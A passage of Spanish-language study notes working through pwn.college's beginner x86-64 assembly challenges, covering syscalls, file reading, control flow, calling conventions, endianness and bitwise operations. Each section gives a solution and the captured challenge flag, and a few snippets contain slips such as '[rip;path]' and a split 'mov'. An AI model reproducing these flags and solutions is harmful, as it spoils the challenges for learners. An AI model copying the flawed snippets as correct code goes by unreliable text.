Recordando los *File Descriptors*(*FDs*), vemos que cada proceso empieza con alguno de estos 3 *FDs*:

- **FD 0:** Standard Input
- **FD 1:** Standard Output
- **FD 2:** Standard Error

En el caso de la llamada al sistema para **exit**, tenemos que especificar que el valor de `mov rdi`, 42. Ahora para poder ejecutar la llamada al sistema de **write**, tenemos que establecer el valor de `rdi` en 1 o en 2.

Ahora, este no es el único parámetro que requiere la instrucción **write**, esta también necesita saber en que parte de la memoria esta el texto y cuantos caracteres vamos a leer. Similar a como sería una función en C:

`</>` Ejemplo de la función write

```
write(file_descriptor, memory address, number_of_characters_to_write)
# Ejemplo de su uso
write(1, memory address,10)
```

Ahora, por estándar, esto de aquí ya esta definido:

- El primer parámetro siempre será **rdi**.
- El segundo parámetro siempre será **rsi**.
- El tercer parámetro siempre será **rdx**.

`</>`

```
mov rax , 1
mov rdi , 1
mov rsi , [rsp + 16]
mov rdx , 1
syscall
```

🚩 Flag Capturada

✅ CAPTURADA

```
pwn.college{MkMD83Ee-aMqL23-gYH-nLVAcvF.QXwUTN2wSMycjN4EzW}
```

3.4.3. Chaining Syscalls

En el código anterior, si lo compilamos y ejecutamos, vamos a ver que el programa se detiene, para que se no bloquee, se tiene que agregar la llamada de salida.



```
mov rax , 1
mov rdi , 1
mov rsi , [rsp + 16]
mov rdx , 1
syscall
mov rax , 60
mov rdi , 42
syscall
```

Flag Capturada

✓ CAPTURADA

pwn.college{k3RvbIqm0S-vpMk7rE2EgfBpya-.QXxUTN2wSMycjN4EzW}

3.4.4. Writing String

Práctica para poder leer, más de un solo caracter, ya que en el ejemplo del capítulo 3.4.2, es para un solo dígito, en este caso solo se tendría que cambiar el valor de *rdx*



```
mov rax , 1
mov rdi , 1
mov rsi , [rsp + 16]
mov rdx , 64
syscall
mov rax , 60
mov rdi , 42
syscall
```

Flag Capturada

✓ CAPTURADA

pwn.college{g79tV7cz1AjIFS6t816QBs5NXqM.01NzEDMxwSMycjN4EzW}

3.4.5. Reading Data

Ahora para poder leer, vamos a usar de ejemplo como es en el lenguaje C.

Reading syscall

```
read(0, some_address, 5)
```

En este caso, como vemos a partir de *some_address* se va a empezar a rellenar, hasta leer los primeros 5 caracteres del texto.

Address	Contents
some_address	48
some_address+1	45
some_address+2	4c
some_address+3	4c

```
| some_address+4 | 4f |  
+-----+-----+
```

Aquí un ejemplo de su como sería leer, e imprimir un texto de 128 caracteres:

</>

```
mov rax , 0  
mov rdi , 0  
mov rsi , rsp  
mov rdx , 128  
syscall
```

```
mov rax , 1  
mov rdi , 1  
mov rsi , rsp  
mov rdx , 128  
syscall  
mov rax , 60  
mov rdi , 42  
syscall
```

Flag Capturada

✓ CAPTURADA

```
pwn.college{8hX8fIcaF2n1GfRHFQCGNA0JmK1.0FNwUTNxwSMycjN4EzW}
```

3.4.6. Reading Exactly

Ahora, anteriormente como hemos visto anteriormente, hemos leído y escrito un mensaje de 128 caracteres, pero no siempre vamos a saber cuantos caracteres puede tener el texto que vamos a leer.

La funcion **read**, nos regresa el valor de la cantidad de caracteres que realmente a leído, y este se almacena en **rax**.

</>

```
mov rax , 0  
mov rdi , 0  
mov rsi , rsp  
mov rdx , 128  
syscall
```

```
mov rdx, rax
```

```
mov rax , 1  
mov rdi , 1  
mov rsi , rsp  
syscall  
mov rax , 60  
mov rdi , 42  
syscall
```

Flag Capturada

✓ CAPTURADA

```
pwn.college{8tnm880ONdKT9_M4-W93McmxZWn.0VM4ATNywSMycjN4EzW}
```

3.4.7. Opening Files

Para abrir un archivo, que se encuentre en algun lugar de nuestro disco, vamos a necesitar acceso a dicho archivo, para esto necesitamos abrirlo.

</> Open file

```
open("/flag",0) # 0 default read-only
```

Ahora similar a la función **read**, la función **open** nos esta devolviendo un valor en **rax**, el cual contiene el **fd** del archivo que acabamos de leer, y se tiene que usar este de aquí para poder leer el archivo.

</> m

```
ov rax, 2
mov rdi, [rsp+16]
mov rsi, 0
syscall

mov rdi, rax
mov rax, 0
mov rsi, rsp
mov rdx, 256
syscall

mov rdx, rax
mov rax, 1
mov rdi, 1
mov rsi, rsp
syscall

mov rax, 60
mov rdi, 42
syscall
```

Nota Informativa

En este caso, se esta pasando la dirección del archivo, como parametro, por eso es que se lee desde **rsp + 16**.

Flag Capturada

 CAPTURADA

```
pwn.college{UYeD10tcieFHPjdDycMVcs0l_aj.0VM0czMywSMycjN4EzW}
```

3.4.8. Hardcoding the Filename

En el caso anterior 3.4.7, pasamos el valor del archivo como parametros, pero si queremos pasar el nombre de un archivo fijo, sería de la siguiente manera.



```
intel_syntax noprefix
```

```
mov BYTE PTR [rsp], '/'  
mov BYTE PTR [rsp+1], 'f'  
mov BYTE PTR [rsp+2], 'l'  
mov BYTE PTR [rsp+3], 'a'  
mov BYTE PTR [rsp+4], 'g'  
mov BYTE PTR [rsp+5], 0
```

```
mov rax, 2  
mov rdi, rsp  
mov rsi, 0  
syscall
```

```
mov rdi, rax  
mov rax, 0  
mov rsi, rsp  
mov rdx, 128  
syscall
```

```
mov rdx, rax  
mov rax, 1  
mov rdi, 1  
mov rsi, rsp  
syscall
```

```
mov rax, 60  
mov rdi, 42  
syscall
```

🚩 Flag Capturada

✓ CAPTURADA

```
pwn.college{ksqeBnvOJWvAvIls3V_A_gdsD9k.0lM0czMywSMycjN4EzW}
```

3.4.9. RIP - Relative Strings

El problema que presentamos en la sección anterior 3.4.8, es que si escribimos un error al escribir la dirección del texto, sería muy tedioso encontrar su error, o si el nombre del archivo es muy largo.

Por lo que, en el código ensamblador, se puede contener bytes que no esten destinados a ejecutarse, estos serían colocados después de la llamada al sistema **exit**.

🔗 Ejemplo de bits adicionales

```
_start:  
...  
mov rax, 60  
syscall  
path:  
.asciz "/flag"
```

En este caso, la directiva **.asciz** va a contener los bytes de la cadena, junto con el 0 de la terminación.

Y la etiqueta **path** marca donde comienzan esos bytes.

Esto era factible en programas anteriores, donde los programas siempre se cargaban en la misma dirección de memoria, por lo que se podría escribir esto de aquí:

</>

```
_start:
...
mov rdi, path
path:
.asciz "/flag"
```

Esto de aquí no funciona, porque ahora los programas con compilados por un tema de seguridad, lo que impide conocer en que parte de la memoria es que se encuentra almacenado.

Para esto de aquí, se creo el *Instruction Pointer Relative Addressing*(Dirección Relativo al Puntero de Instrucción) El puntero de instrucción **rip**, va a contener la dirección de la siguiente instrucción que se ejecutará en la CPU.

</>

```
_start:
...
mov rdi, [rip;path]
...
path:
.asciz "/flag"
```

Esto último presenta el problema que el valor de **rdi**, va a ser **/flag**", no la dirección de memoria donde este esta almacenado, para esto se tiene que utilizar el la instrucción **lea**.

La instrucción **lea**(*Load Effective Address*), permitiendo que se haga referencia a que la CPU calcula todas las operacoines necesarias, como sumar un desplamazamiento al puntero de instrucción.

</>

```
_start:
...
lea rdi, [rip;path]
...
path:
.asciz "/flag"
```

</> Solución del problema

```
.intel_syntax noprefix

mov rax, 2
lea rdi, [rip + path]
mov rsi, 0
syscall

mov rdi, rax
mov rax, 0
mov rsi, rsp
mov rdx, 128
syscall

mov rdx, rax
mov rax, 1
mov rdi, 1
mov rsi, rsp
syscall

mov rax, 60
mov rdi, 42
syscall

path:
.asciz "/flag"
```

🚩 Flag Capturada**✓ CAPTURADA**

pwn.college{c45qx3vAQJ53UI51AOM6qFuPtYE.01N3ATNywSMycjN4EzW}

3.5. Control Flow

☰ Subsecciones del Tema

- › Video - Registers
- › Video - Control Flow
- › Comparing Values
- › Comparing Characters
- › Conditional Control Flow
- › Comparing Strings
- › Reverse the Password
- › Conditionals Without Conditionals
- › Recognizing Loops
- › Writing Loops
- › Writing From a Shared Library
- › Returning a Value
- › Calling Through a Pointer
- › Calling Through a Pointer with an Argument
- › Saving Caller - Saved Registers
- › Saving Callee - Saved Registers

3.5.1. Video - Registers

Este video ya se abordó anteriormente en [3.1.3](#).

3.5.2. Video - Control Flow

3.5.3. Comparing Values

Para poder realizar las comparaciones, se utiliza la instrucción **cmp**, este compara 2 valores restando el segundo operando del primero. El valor de dicha resta, no se almacena en ningún

lugar al que se pueda acceder directamente, este actualiza las **flag** internas de la CPU.

</> Ejemplo

```
cmp rdi, 42 ; Se comprar un valor inmediato
cmp QWORD PTR [rsp], 42 ; tambien se puede comparar direcciones de memoria
```

Esto de aquí, calcula internamente $rdi - 42$ y la CPU establece un bit especial llamado **Zero Flag (ZF)**, en caso de que la resta sea 0 el valor de **ZF** es 1, caso contrario va a tomar el valor de 0.

Con lo anteriormente mencionado x86 nos proporciona una familia de instrucciones que escriben 0 o 1 en un destino de 1 byte.

</>

```
setz dil
```

Esto comprueba el valor de **ZF**, y lo escribe en **dil**. Y a su vez, **setnz(Set if Not Zero)** que hace lo contrario.

Recordar que **dil** son los primeros 8 bits menos significativos del registro **rdi**.

</> Solución del Problema

```
.intel_syntax noprefix
cmp QWORD PTR [rsp], 42
setz dil
mov rax, 60
syscall
```

Flag Capturada

✓ CAPTURADA

```
pwn.college{s9M8ey0NvS8aym8WgNaOwwTzosR.01M0czMywSMycjN4EzW}
```

3.5.4. Comparing Characters

En el módulo de Stack, se vio que `[rsp + 16]` es un puntero al primero valor pasado como parámetro **argv[1]**. Y como vimos en el capítulo anterior 3.4 podemos solo utilizar el valor de un solo byte (**BYTE PTR [rax]**), y con esto podemos realizar comparaciones de un solo caracter.

</> Solución

```
.intel_syntax noprefix
mov rax, [rsp + 16]
cmp BYTE PTR [rax], 'p'
setz dil
mov rax, 60
syscall
```

Flag Capturada

✓ CAPTURADA

```
pwn.college{EK0Xt5rxYiy5yQWdKCGSVY3dSbL.0FN0czMywSMycjN4EzW}
```

3.5.5. Conditional Control Flow

Con el resultado anterior, se le puede indicar a la CPU que salte a otra parte del código.

Estos se ejecutan después de la instrucción `cmp`, si quiere revisar todos los [saltos condicionales](#).

Aquí una tabla resumen:

Instrucción	Mnemónico / Significado	Condición lógica	Banderas evaluadas
<code>jmp</code>	Jump	Incondicional	Ninguna (salta siempre)
<code>je / jz</code>	Jump if Equal / Zero	$A == B$ o resultado cero	$ZF = 1$
<code>jne / jnz</code>	Jump if Not Equal / Not Zero	$A \neq B$ o resultado no cero	$ZF = 0$
<code>jg / jnle</code>	Jump if Greater	$A > B$ (con signo)	$ZF = 0$ y $SF = 0F$
<code>jge / jnl</code>	Jump if Greater or Equal	$A \geq B$ (con signo)	$SF = 0F$
<code>jl / jnge</code>	Jump if Less	$A < B$ (con signo)	$SF \neq 0F$
<code>jle / jng</code>	Jump if Less or Equal	$A \leq B$ (con signo)	$ZF = 1$ o $SF \neq 0F$
<code>ja / jnbe</code>	Jump if Above	$A > B$ (sin signo)	$CF = 0$ y $ZF = 0$
<code>jae / jnb</code>	Jump if Above or Equal	$A \geq B$ (sin signo)	$CF = 0$
<code>jb / jc</code>	Jump if Below / Carry	$A < B$ (sin signo) / Acarreo	$CF = 1$
<code>jbe / jna</code>	Jump if Below or Equal	$A \leq B$ (sin signo)	$CF = 1$ o $ZF = 1$
<code>js</code>	Jump if Sign	Resultado negativo	$SF = 1$
<code>jns</code>	Jump if Not Sign	Resultado positivo o cero	$SF = 0$
<code>jo</code>	Jump if Overflow	Desbordamiento con signo	$OF = 1$
<code>jno</code>	Jump if Not Overflow	Sin desbord. con signo	$OF = 0$

Tabla 3.1: Algunos saltos en ensamblador x86-64

</>

```
cmp BYTE PTR [rax], [p]
jne fail
```

fail es una **label**, estas no son una instrucción de máquina, sino como indicador para que el CPU sepa a que parte tiene que saltar para continuar con la ejecución.

</>

```
fail:
mov rdi, 1
mov rax, 60
syscall
```

En caso de que no se origine el salto, va a continuar con la ejecución normal.

</> Ejemplo de uso

```
main:
[load and compare]
jne fail      ;jump to fail if NOT equal

success:
mov rdi, 0
mov rax, 60
syscall

fail:
mov rdi, 1
mov rax, 60
syscall
```

</> Solución del problema

```
.intel_syntax noprefix
mov rax, [rsp+16]
cmp BYTE PTR [rax], 'p'
jne fail

mov rdi,0
mov rax, 60
syscall

fail:
mov rdi,1
mov rax,60
syscall
```

Flag Capturada**✓ CAPTURADA**

```
pwn.college{QZ9khdqQojrEPg_83_78vJ54Ecc.0VN0czMywSMycjN4EzW}
```

3.5.6. Comparing Strings

Para poder comparar string, se tiene que comparar letra por letra:

</>

```
mov rax, [rsp+16]

cmp BYTE PTR [rax], 'V'
jne fail

cmp BYTE PTR [rax+1], 'E'
jne fail

cmp BYTE PTR [rax+2], 'S'
jne fail
```

Flag Capturada

✓ CAPTURADA

pwn.college{w_w8UjT_9EaU1i1dN9bT0-Y5gF9.01N0czMywSMycjN4EzW}

3.5.7. Reverse the Password

Este desafío busca recordar los temas anteriores, como el objdump, y lo que hemos visto anteriormente para la comparación de caracteres y el poder leer código en **ASM**.

i Consideraciones

Al momento de realizar comparaciones, también se puede hacer con el valor en hexadecimal su valor en ASCII a comparar

</> Comparacion con valor en hexadecimal

```
cmp BYTE PTR [rax], 0x70 ; 0x70 = 112 = 'p'
```

Flag Capturada

✓ CAPTURADA

pwn.college{wNjWDbSIItWSvndFqwZshHkx80-.01N0czMywSMycjN4EzW}

3.5.8. Conditionals Without Conditionals

Para poder realizar una serie de condicionales, se suele trabajar con una **jump table** en vez de tener una secuencia de condicionales, una detrás de otra.

Si desamblamos un programa vamos a ver algo así:

</>

```
mov    rax, 0                ; zero out rax
mov    al, BYTE PTR [rcx]     ; load the character into the low byte of rax
mov    rax, [rax*8+0x1234000]  ; load a stored address from the jump table at 0x1234000
jmp     rax                   ; jump to it
```

En este caso, el valor de **0x1234000**, representa la dirección donde se encuentra la tabla de saltos.

En este problema, nos piden:

1. Encontrar la dirección de la tabla de saltos, con objdump
2. Con el GDB detectar cual es la dirección correcta a la que tiene que saltar para que salga exitosamente.
3. calcular el valor correcto, con la siguiente formula Índice = $\frac{\text{Dirección Slot} - \text{Dirección Base}}{8}$

Flag Capturada

✓ CAPTURADA

pwn.college{QuJcHz6h6ZmYj0h93E_-XKn_J3b.0F00czMywSMycjN4EzW}

3.5.9. Recognizing Loops

Un bucle(*loop*) es una secuencia de instrucciones que vuelve atrás para repetirse.

</> Ejemplo de un bucle

```
loop:
mov    al, BYTE PTR [rsi]      ; load next password character
cmp    al, BYTE PTR [rdi]      ; compare against next argv[1] character
jne    fail                    ; mismatch → jump to fail
cmp    al, 0x0                 ; reached the null terminator?
je     success                 ; yes → all characters matched!
inc    rdi                     ; **inc**rement rdi to advance to next argv[1] character
inc    rsi                     ; **inc**rement rsi to advance to next password character
jmp    loop                    ; jump back to the top – repeat!
```

En este caso, la instrucción de nuestro interés es la de `jmp`, puesto que este siempre va a saltar de forma incondicional.

Y el bucle terminará cuando se cumpla alguna de las condiciones.

En este problema, nos piden:

1. Detectar en que parte se encuentra el bucle con `objdump`.
2. Detectar donde se esta almacenando la contraseña.
3. Traducir la contraseña escrita en formato hexadecimal, a código ASCII cada caracter.

🚩 Flag Capturada

✓ CAPTURADA

pwn.college{0Ae7WQpSJ7pA143bEe4QwhsamaT.0V00czMywSMycjN4EzW}

3.5.10. Writing Loops

Todo bucle necesita 3 elementos:

1. Donde se encuentra actualmente.
2. Cuánto se ha avanzando.
- 3.Cuál es la condición de salida.

</>

```
.intel_syntax noprefix
mov rsi, [rsp + 16]
xor rdi, rdi
loop:
mov al, BYTE PTR [rsi]
cmp al, 0x0
je success
inc rsi
inc rdi
jmp loop

success:
mov rax, 60
syscall
```

Flag Capturada

✓ CAPTURADA

```
pwn.college{kGPHs9T6Bo2idpKHvjEQsY42zj9.0lNyQTNywSMycjN4EzW}
```

3.5.11. Writing From a Shared Library

Lo que hemos realizado hasta ahorita son códigos que inician en `_start`, se ejecutan desde ahí y finalizan con una llamada al sistema.

Una biblioteca compartida, será un fragmento de código compilado que otro programa carga en tiempo de ejecución y al que recurre. Siendo las bibliotecas una interfaz más cómoda para interactuar.

Para poder acceder al código de la librería, vamos a utilizar la instrucción `call` `[target]`, esta instrucción empuja a la pila la dirección de la siguiente instrucción tras la instrucción `call`, para que sirva de dirección de retorno y saltamos a `[target]`.

</>

```
.intel_syntax nonprefix
.global solve
solve:
[your code, ending in an exit syscall]
```

La línea `.global solve`, va a exponer nuestro código para que otros programas puedan utilizar dicha función.

Ahora para poder compilar nuestra biblioteca compartida, se va a usar la bandera `-shared`, con el comando `ld`, de la siguiente forma:

</>

```
as -o your-solve.o your-solve.s
ld -shared -o your-solve.so your-solve.o
```

Ahora para poder pasar los parámetros a la función, se tiene que seguir las convenciones de llamada (**calling convention**).

Registro	Función al incorporarse
rdi	Primer argumento
rsi	Segundo argumento
rdx	Tercer argumento
rcx	Cuarto argumento
r8	Quinto argumento
r9	Sexto argumento
stack	Empuja los demás valores a la pila.

Tabla 3.2: Calling conventions en asm x86

</> Solución

```
.intel_syntax noprefix
.global solve

solve:
mov rdx, rsi
mov rsi, rdi
mov rdi, 1
mov rax, 1
syscall

mov rdi, 0
mov rax, 60
syscall
```

Flag Capturada

✓ CAPTURADA

```
pwn.college{czNSI3Wb6ITRsHns0b4e1yvvyfC4.0FN1kDNywSMycjN4EzW}
```

3.5.12. Returning a Value

En la sección anterior [3.5.11](#), terminamos la función llamando al sistema de `exit`.

Al realizar esto de aquí, termina nuestro programa, pero no regresa el control a quien hizo la llamada, para que se pueda realizar eso de ahí, se hace uso de la llamada al sistema `ret`.

En la convención de llamada de Linux x86-64, el valor de retorno se almacena en `rax`.

</> Solución

```
.intel_syntax noprefix
.global solve

solve:
mov rax, rdi
ret
```

Flag Capturada

✓ CAPTURADA

```
pwn.college{YN5Hs06b9fLKQ2xn10Q3Xuhap7L.0VN1kDNywSMycjN4EzW}
```

3.5.13. Calling Through a Pointer

Para este caso, se esta pasando la ubicación de la función a llamar, en el registro `rdi`, y dicha ubicación es un valor de 64 bits que nos indica la ubicación de un fragmento de código en la memoria.

</>

```
.intel_syntax noprefix
.global solve
solve:
call rdi
ret
```

Flag Capturada

✓ CAPTURADA

pwn.college{s0lh7rNWQ3zTmxtLr38hoQqTUtR.01N1kDNywSMycjN4EzW}

3.5.14. Calling Through a Pointer with an Argument

En este desafío, el valor de `rdi`, contiene el valor de la función, y a la vez si queremos pasar un valor a la función, este va a seguir el las convenciones de llamada.



```
.intel_syntax noprefix
.global solve
solve:
mov rax, rdi
mov rdi, 1337
call rax
ret
```

Flag Capturada

✓ CAPTURADA

pwn.college{MLa5ffWiEMfwwHnZtH81on1VqGd.01N1kDNywSMycjN4EzW}

3.5.15. Saving Caller - Saved Registers

En la arquitectura x86-64, todos los programas comparten los mismo 16 registros por lo que la convención a llamada, establecen reglas estrictas sobre quién es responsable de preservar los datos al invocar la función.

- **Caller:** Los registros `rax`, `rcx`, `rdx`, `rsi`, `rdi`, `r8`, `r9`, `r10`, `r11` se van a poder perder cuando se haga el llamado a la función, por eso mismo se tienen que guardar primero y restaurarlo después.
- **Callee:** Las funciones que se llaman no deben modificar los registros guardados por la función llamada. Por el contrario, las funciones llamadas pueden modificarlos, pero deben restablecerlos a su estado original. En x86-64, estos son `rbx`, `rbp`, `r12`, `r13`, `r14` y `r15`.

</> Solución

```
.intel_syntax noprefix
.global solve

solve:
push rax
push rcx
push rdx
push r8
push r9
push r10
push r11
push rsi
push rdi

call rdi

pop rdi
pop rsi
pop r11
pop r10
pop r9
pop r8
pop rdx
pop rcx
pop rax

call rsi
ret
```

Flag Capturada **CAPTURADA**

```
pwn.college{kJ2f8vc_wNmA_iDpjBMeWlfv8Cr.0FM4kDNywSMycjN4EzW}
```

3.5.16. Saving Callee - Saved Registers

Ya has practicado con los registros guardados por el llamante y ahora veremos los guardados por el llamado. Los registros guardados por el llamado (rbx, rbp, r12, r13, r14, r15) deben recuperarse sin alteraciones cuando el llamado regrese. Cuando una función utiliza uno de ellos, se lo toma prestado de quien la ha llamado y debe devolverlo exactamente en el mismo estado en que lo encontró. Esto es lo que permite al llamante mantener valores de larga duración en rbx, rbp y r12-r15 a lo largo de una llamada y confiar en que seguirán ahí después.

La regla es: cuando tu función quiera utilizar estos registros, guárdalos (push) al entrar en tu función y restáuralos (pop) antes de llamar a ret.

</> Solución

```
.intel_syntax noprefix
.global solve

solve:
push rbx
push rbp
push r12
push r13
push r14
push r15

mov rbx, 0x1337
mov rbp, 0x1337
mov r12, 0x1337
mov r13, 0x1337
mov r14, 0x1337
mov r15, 0x1337
call rdi

pop r15
pop r14
pop r13
pop r12
pop rbp
pop rbx
ret
```

Flag Capturada

✔ CAPTURADA

pwn.college{U1HPPFUtUyQeov-6iT9TeCx0MLT.0VM4kDNywSMycjN4EzW}

3.6. Endian Escapades

☰ Subsecciones del Tema

- › Texto - Litte-Endian
- › Texto - Memory Order and Register Values
- › Texto - Bytes, Words, and Friends
- › Sign Extension
- › Litte-Endian Bytes
- › Qword by Qword
- › Dword by Dword
- › Word by Word
- › Bytes by Bytes
- › Cracking a Struct
- › Scrambled Struct

3.6.1. Texto - Litte-Endian

Cualquier valor que ocupe más de un byte, se divide en bytes individuales para poder almacenarse en memoria, ya que la memoria se direcciona byte a byte.

La mayoría de las arquitecturas almacenan el dígito *menos significativo* a la izquierda y el *más significativo* a la derecha. Un ejemplo sería el `0x1234`, se almacenaría como `34 12`. A este tipo de arquitecturas se les denomina Litte-Endian. Esto de aquí, se realiza por las siguiente manera:

1. Las mayoría de las operaciones aritméticas, se realiza partiendo del *litte_endian* y esto que los componentes electrónicos sea más natural.

2. La dirección de un valor es la dirección de su byte menor, por lo que leer 1 byte o 2 bytes, equivale a la misma dirección, simplemente se lee menos bytes.

size of value	decimal value	hex value	big endian bytes (NOT x86)	little endian bytes (x86)
8 (1 byte)	65	0x41	41	41
16 (2 bytes)	4660	0x1234	12 34	34 12
32 (4 bytes)	1145258561	0x44434241	44 43 42 41	41 42 43 44
64 (8 bytes)	1145258561	0x0000000044434241	00 00 00 00 44 43 42 41	41 42 43 44 00 00 00 00

Tabla 3.3: Ejemplo de almacenamiento en **Little-Endian** y **Big-Endian**

3.6.2. Texto - Memory Order and Register Values

El punto en el que es más facil confundirse es la forma entre el orden de la memoria y el valor que se imprime desde un registro.

Esto no importa en sí, puesto que **x86** lo organiza y maneja por nosotros.

memory address order:	41 42 43 44 45 46 47 48
register hex order:	48 47 46 45 44 43 42 41
rax value:	0x4847464544434241

Tabla 3.4: Ejemplo de como se almacena

3.6.3. Texto - Bytes, Words, and Friends

En x86 se va a estar trabajando siempre con diferentes tamaños de *bits*, 2, 4, 6 u 8, y es bueno conocerlo porque siempre vamos a estar trabajando con ellos:

Name	Bits	Bytes	Partial <code>rax</code> Access	Memory Access
byte	8	1	<code>mov al, [rdi]</code>	<code>mov BYTE PTR [rdi], 0x11</code>
word	16	2	<code>mov ax, [rdi]</code>	<code>mov WORD PTR [rdi], 0x1122</code>
byte	32	4	<code>mov eax, [rdi]</code>	<code>mov DWORD PTR [rdi], 0x11223344</code>
byte	64	8	<code>mov rax, [rdi]</code>	<code>mov QWORD PTR [rdi], 0x1122334455667788</code>

Tabla 3.5: Acceso a 2, 4, 6, 8 bits.

3.6.4. Sign Extension

Cuando tenemos un valor pequeños se copia en un registro más grande, ya sea con signo o sin signo.

- Si es sin signo, se completa con `0x00`.
- en caso de ser con signo, se completa con `0xff`

`</>` Ejemplo

```
movsx rax, BYTE PTR [rdi]
```

Flag Capturada

✓ CAPTURADA

```
pwn.college{Us13_X2rxpybRnMEdg3QKPujgYD.0F03ATNywSMycjN4EzW}
```

3.6.5. Litte-Endian Bytes

Esta sección busca poner a prueba lo aprendido y utiliza una nueva instrucción, para poder cargar un **QWORD** con la instrucción `movabs`.

Ya que un `mov` normal solo copia los 32 bits, pero con `movabs`, vamos a estar pasando los 64 bits.

Flag Capturada

✓ CAPTURADA

```
pwn.college{s2JCuuYszW9MKQG8WFMrqLdbwEV.0VM0ATNywSMycjN4EzW}
```

3.6.6. Qword by Qword

Si bien podemos tener un máximo de 8 caracteres almacenados, en un **QWORD**, no siempre es así, se puede tener mensajes de una mayor cantidad, para esto se concatena los valores

Address	value
0x133700	0x41
0x133701	0x42
0x133702	0x43
0x133703	0x44
0x133704	0x45
0x133705	0x46
0x133706	0x47
0x133707	0x48
0x133708	0x49
0x133709	0x4a
0x13370a	0x4b
0x13370b	0x4c
0x13370c	0x4d
0x13370d	0x4e
0x13370e	0x4f
0x13370f	0x50

Tabla 3.6: Acceso a una palabra de 16 caracteres

Para poder acceder a una palabra de 16 o más caracteres, esta es como si se invirtiera por el *little endian*, para que así se pueda acceder de forma sencilla. En el ejemplo anterior, vamos a tener 2 registros: `mov rsi, [rdi]; 0x4847464544434241` y luego otro `mov rsi, [rdi + 8]; 0x504f4e4d4c4b4a49`.

Así pues, para reconstruir un valor más largo: mantén las palabras cuádruples en el orden en que las recibes, pero invierte el orden de los bytes dentro de cada una.

Flag Capturada

✓ CAPTURADA

```
pwn.college{kcC8Wxt3QAJTSSfPPCs08a0bn0P.01M0ATNywSMycjN4EzW}
```

3.6.7. Dword by Dword

El orden de los bytes no es exclusivo de los valores de 64 bits, esto también pasa en 32 bits.

Por ejemplo, si `rdi` apunta a la memoria `q` contiene estos valores (11 22 33 44 55 66 77 88), si lo queremos pasa a los registros `esi`, `edx`, estos tendrían los siguiente valores `0x44332211` y `0x88776655` respectivamente

Flag Capturada

✓ CAPTURADA

```
pwn.college{EKih6ki-vv_nq6tzkmC3JU6Y0ct.01M0ATNywSMycjN4EzW}
```

3.6.8. Word by Word

La regla nunca cambia: los bytes que se invierten son exactamente los mismos que los de la lectura. Cuando se lee una palabra, se intercambian sus dos bytes; las palabras se mantienen en el orden de las direcciones. (Y en una lectura de un solo byte no hay nada que intercambiar, por lo que los bytes individuales nunca necesitan corrección de endianness).

Flag Capturada

✓ CAPTURADA

```
pwn.college{Qzj9-W0xDgq6uCYPruxx0nQo4.0FN0ATNywSMycjN4EzW}
```

3.6.9. Bytes by Bytes

Y aquí está la clave. Un solo byte no tiene ningún orden que invertir, por lo que los valores inmediatos son los caracteres, que ya están en orden: `0x41` es simplemente «A». Dieciséis comparaciones de bytes y sin necesidad alguna de corregir el endianness.

Flag Capturada

✓ CAPTURADA

```
pwn.college{QMWGdiuJfVL5j_dUt82052ZQ0Eh.0VN0ATNywSMycjN4EzW}
```

3.6.10. Cracking a Struct

Este sirve de ejemplo, donde lo que busca es que en código real de un programa, este no pasa por suele trabajarse así, suelen ser *structs*, y aquí se esta realizando un ejemplo de como sería si se trabajase con alguna de estas.

Flag Capturada**CAPTURADA**

```
pwn.college{Afr8ZSVIZlY8xfSx9FmvfLAX0PE.01N0ATNywSMycjN4EzW}
```

3.6.11. Scrambled Struct

En este caso a comparacion del anterior [3.6.10](#) el orden en que se encuentran en memoria no garantiza que estén en un orden y el orden en que aparecen las ubicaciones de las comparaciones no tiene nada que ver en como está realmente los bytes en memoria.

Ahora se tiene que leer su desplazamiento a partir de la carga `[rdi + x]`.

Flag Capturada**CAPTURADA**

```
pwn.college{kuRnS0h1TPqyxufEcKfJRNnDVt.01N0ATNywSMycjN4EzW}
```

3.7. Assembly Assortment

Subsecciones del Tema

- › Video - Data
- › Reverse the Calculation
- › Reverse the Reverse
- › Dealing with Bitwise Operations
- › Even or Odd
- › Masking Bits
- › Lowercase a String
- › Uppercase a String
- › Swap Case
- › Texto - Bit Shifting
- › Shifting Left
- › Shifting Right
- › Texto - Guide: Reading Stored Data in GDB
- › Loops on Data

3.7.1. Video - Data

Un video pasado, que me falta documentarlo.

3.7.2. Reverse the Calculation

En la sección pasada [3.6](#), aquí se busca que entiendas el código que se esta ejecutando y que no solo se queda en la parte de decifrar mensajes, también puede aparecer operaciones matemáticas, como la suma que se realiza con la instrucción `add`

</> Ejemplo de la suma

```
mov rax, 0x60
add rax, 0x12 ; rax = 0x72
```

Flag Capturada**CAPTURADA**

```
pwn.college{kGkiieY2KzlxL5LxWrBrkf1k4dH.0FM1czMywSMycjN4EzW}
```

3.7.3. Reverse the Reverse

Ahora le toca a la resta([sub](#))

🔗 Ejemplo de la resta

```
mov rax, 0x60
sub rax, 0x12 ; rax = 0x4E
```

🚩 Flag Capturada

✓ CAPTURADA

pwn.college{MB_YpNVKQ7p-ZgFcSeAnoaG7ahe.0VM1czMywSMycjN4EzW}

3.7.4. Dealing with Bitwise Operations

Una nueva instrucción son las de las operaciones de **bitwise**, en estas son operaciones que se realiza bit a bit, como la instrucción **XOR**, donde el resultado es 1, solo si uno de los 2 valores tiene un 1.

$$\begin{array}{rcl}
 01100001 & (0x61, 'a') \\
 \wedge & 00101010 & (0x2a, 42) \\
 \hline
 01001011 & (0x4b, 75)
 \end{array}$$

🚩 Flag Capturada

✓ CAPTURADA

pwn.college{04o4alkjz9byl-KK7KojlrvCxt.0lM1czMywSMycjN4EzW}

3.7.5. Even or Odd

Aquí se realiza una nueva instrucción [and](#), donde el resultado será 1, si los 2 valores son 1.

Este es interesante, porque si queremos saber si un número es par o impar, solo basta con analizar su último bit si este es 0 es par, caso contrario sería impar; después de haberle hecho *and rax, 1*.

$$\begin{array}{rcl}
 1011\ 0111 & (\text{your value}) \\
 \& & 0000\ 0001 & (\text{the mask}) \\
 \hline
 0000\ 0001 & (\text{only the lowest bit survives})
 \end{array}$$

🚩 Flag Capturada

✓ CAPTURADA

pwn.college{Ax-u-gyMQoU-ebrcdAb0EPQgLWF.0VM1ATNywSMycjN4EzW}

3.7.6. Masking Bits

Como el operador [and](#) compara bit a bit y solo es 1, si los 2 son 1; por lo tanto, podemos decidir quedarnos con los valores que deseamos.

$$\begin{array}{rcl}
 & 1011\ 0111 & \text{(your value)} \\
 \& & 0000\ 1111 & \text{(the mask: keep the low 4 bits)} \\
 \hline
 & 0000\ 0111 & \text{(everything above the low 4 bits is gone)}
 \end{array}$$

Flag Capturada

✓ CAPTURADA

pwn.college{kPbD58Xkw5Mmbpmgk7eUvsLBcXv.01M1ATNywSMycjN4EzW}

